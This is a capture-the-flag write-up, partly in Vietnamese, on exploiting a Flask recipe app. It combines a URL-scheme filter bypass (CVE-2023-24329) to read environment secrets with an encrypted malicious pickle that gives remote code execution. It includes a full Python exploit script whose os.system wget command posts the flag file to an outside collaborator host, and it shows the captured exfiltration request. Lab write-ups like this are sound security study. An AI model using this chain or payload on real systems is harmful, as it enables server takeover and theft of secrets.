Pickle Receipt - CTF Write-up

Challenge Files:

- app.py - Main Flask
- security.py - Encryption/decryption
- docker-compose.yml - Container config
- Dockerfile - Container build
- randomize.sh - Key và flag generation script


Initial Approach: SSTI

Ban đầu em nghĩ liên quan gì đó tới SSTI để lấy key nhưng không được:

Reconnaissance

Docker Environment Analysis

docker-compose.yml:



Encryption key được load vào biến môi trường.

Dockerfile:

```
16  # Add application
17  COPY challenge .
18  COPY flag.txt /flag.txt
19  RUN chmod 444 /flag.txt
20  RUN python3 - <<'PY'
21  import os, secrets
22  src = "/flag.txt"
23  dst = f"/flag_{secrets.token_hex(6)}.txt"
24  os.rename(src, dst)
25  PY
26
```

flag được đặt tên thành /flag_<random>.txt để ngăn bruteforce.

randomize.sh:

```
$ randomize.sh
 1  #!/bin/sh
 2
 3  set -eu
 4
 5  SCRIPT_DIR=$(CDPATH= cd -- "$(dirname -- "$0")" && pwd)
 6  REPO_ROOT="${SCRIPT_DIR}"
 7  ENV_FILE="${REPO_ROOT}/.env"
 8  FLAG_FILE="${REPO_ROOT}/flag.txt"
 9
10  APP_ENCRYPTION_KEY=$(openssl rand -base64 32 | tr '+/' '-_' | tr -d '\n')
11  FLAG_VALUE="flag{$(cat /proc/sys/kernel/random/uuid)}"
12
13  {
14      printf "APP_ENCRYPTION_KEY=%s\n" "${APP_ENCRYPTION_KEY}"
15  } > "${ENV_FILE}"
16
17  printf "%s\n" "${FLAG_VALUE}" > "${FLAG_FILE}"
18
19  echo "Wrote ${ENV_FILE}"
20  echo "APP_ENCRYPTION_KEY -> (hidden)"
21  echo "flag.txt -> ${FLAG_VALUE}"
22  echo "You can now run \`docker compose build --no-cache\` to rebuild."
23
```

- Encryption key: 32-byte base64-encoded random
- Flag format: flag{<UUID>}

Vulnerability Analysis

Critical Code Path

app.py - /view endpoint:

```python
@app.route('/view', methods=['GET', 'POST'])
def view_recipe():
    if request.method == 'POST':
        encrypted_recipe = request.form.get('encrypted_data', '')
        recipe_url = request.form.get('url')

        if recipe_url:
            if not is_url_scheme_allowed(recipe_url):
                return "URL scheme not allowed", 400
            try:
                print(recipe_url,flush=True)
                with urllib.request.urlopen(recipe_url) as response:
                    encrypted_recipe = response.read().decode('utf-8').strip()
            except Exception as e:
                return f"Unable to retrieve recipe data", 400

        if not encrypted_recipe:
            return "Invalid request!", 400

        try:
            encrypted_recipe = encrypted_recipe.encode('utf-8')
            serialized_recipe = decrypt_data(encrypted_recipe, None)
            recipe = pickle.loads(serialized_recipe)
            return render_template('view_recipe.html', recipe=recipe)
        except EncryptionError:
            return "Encryption key misconfigured", 500
        except Exception:
            return f"Error loading recipe. Please check:\n{encrypted_recipe}", 500

    return render_template('view_recipe_form.html')
```

Identified Vulnerabilities

1. Insecure Deserialization

recipe = pickle.loads(serialized_recipe)

App dùng pickle.loads() được truyền dữ liệu của người dùng. Ta có thể execute code trên server nếu kiểm soát được serialized payload.

Yêu cầu:

- Cần APP_ENCRYPTION_KEY để forge valid payloads
- Cần tạo malicious pickle object để executes commands

2. URL Scheme Filter Bypass

security.py:

```python
def is_url_scheme_allowed(url):
    parsed = urlparse(url)
    scheme = parsed.scheme.lower()
    return scheme not in {'file', 'ftp'}
```

The filter chặn các scheme file:// and ftp:// nhưng liên quan đến CVE-2023-24329.

Exploitation Strategy

Attack Chain

1. **Bypass URL filter** → đọc /proc/self/environ
2. **Extract encryption key** → lấy APP_ENCRYPTION_KEY
3. **Craft malicious pickle** → tạo RCE payload
4. **Encrypt payload** → dùng key lấy được
5. **Trigger deserialization** → Execute command
6. **Lấy flag** → gửi đến server của attacker


Step-by-Step Exploitation

Bước 1: Bypass URL Scheme Filter (CVE-2023-24329)


Urllib.parse.urlparse() có lổ hổng mà thêm whitespace trước scheme để bypass filter URL scheme.

Vulnerability Details:

Payload bình thường:



Payload bypass



Dù có whitespace đằng trước, vẫn có thể bypasses filter mà vẫn có thể process.

Reference: CVE-2023-24329 - Bypassing URL Blacklisting

APP_ENCRYPTION_KEY=<base64_encoded_key>...

Lấy key được response.

Step 2: Tạo Malicious Pickle Payload

Script python:

```python
#!/usr/bin/env python3
import pickle
import os
from cryptography.fernet import Fernet

def generate_payload(encryption_key, exfiltration_url):
    # Update RCE command with exfiltration URL
    class RCE:
        def __reduce__(self):
            cmd = f'wget --no-check-certificate --post-data="$(cat ../../../flag_*.txt)" {exfiltration_url}'
            return (os.system, (cmd,))

    # Serialize malicious object
    malicious_object = RCE()
    serialized = pickle.dumps(malicious_object)

    # Encrypt with stolen key
    cipher = Fernet(encryption_key.encode('utf-8'))
    encrypted = cipher.encrypt(serialized)

    return encrypted


if __name__ == "__main__":
    # Configuration
    ENCRYPTION_KEY = "E-LfaRyL541TMZPAO1wJ5×4eVMkp7oRoJxqEZAoSsVs="  # Extract from /proc/self/environ
    EXFIL_URL = "http://4fkn4i0xy48ftt20r0090cbomfs6gw4l.oastify.com"
    # Generate payload
    payload = generate_payload(ENCRYPTION_KEY, EXFIL_URL)


    # Output
    print("[+] Encrypted Payload Generated:")
    print(payload.decode('utf-8'))
    print("\n[+] Submit this payload to /view endpoint's 'encrypted_data' parameter")

```

Ban đầu em dùng curl nhưng fail là do server không có cài đặt curl. Sau khi kiểm tra Dockerfile (FROM python:3.11.1-alpine3.17), em nhận ra chỉ có các utilities cơ bản nên em chuyển qua dùng wget.

Step 3: Trigger RCE

Request tới /view:



Server-side execution flow:

1. Decrypt payload dùng APP_ENCRYPTION_KEY
2. Deserialize
3. Trigger __reduce__() method trong lúc deserialization
4. Execute os.system()
5. wget đọc flag and gửi POST request

Step 4: Lấy Flag

Em dùng Burp Collaborator

5	2025-Dec-1913:15:40.114 UTC	HTTP	4fkn4i0xy48ftt20r0090cbomfs6gw4l

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex

```
POST / HTTP/1.1
Host: 4fkn4i0xy48ftt20r0090cbomfs6gw4l.oastify.com
User-Agent: Wget
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

flag{891de197-1400-45bf-938c-e7dceaa97bef}
```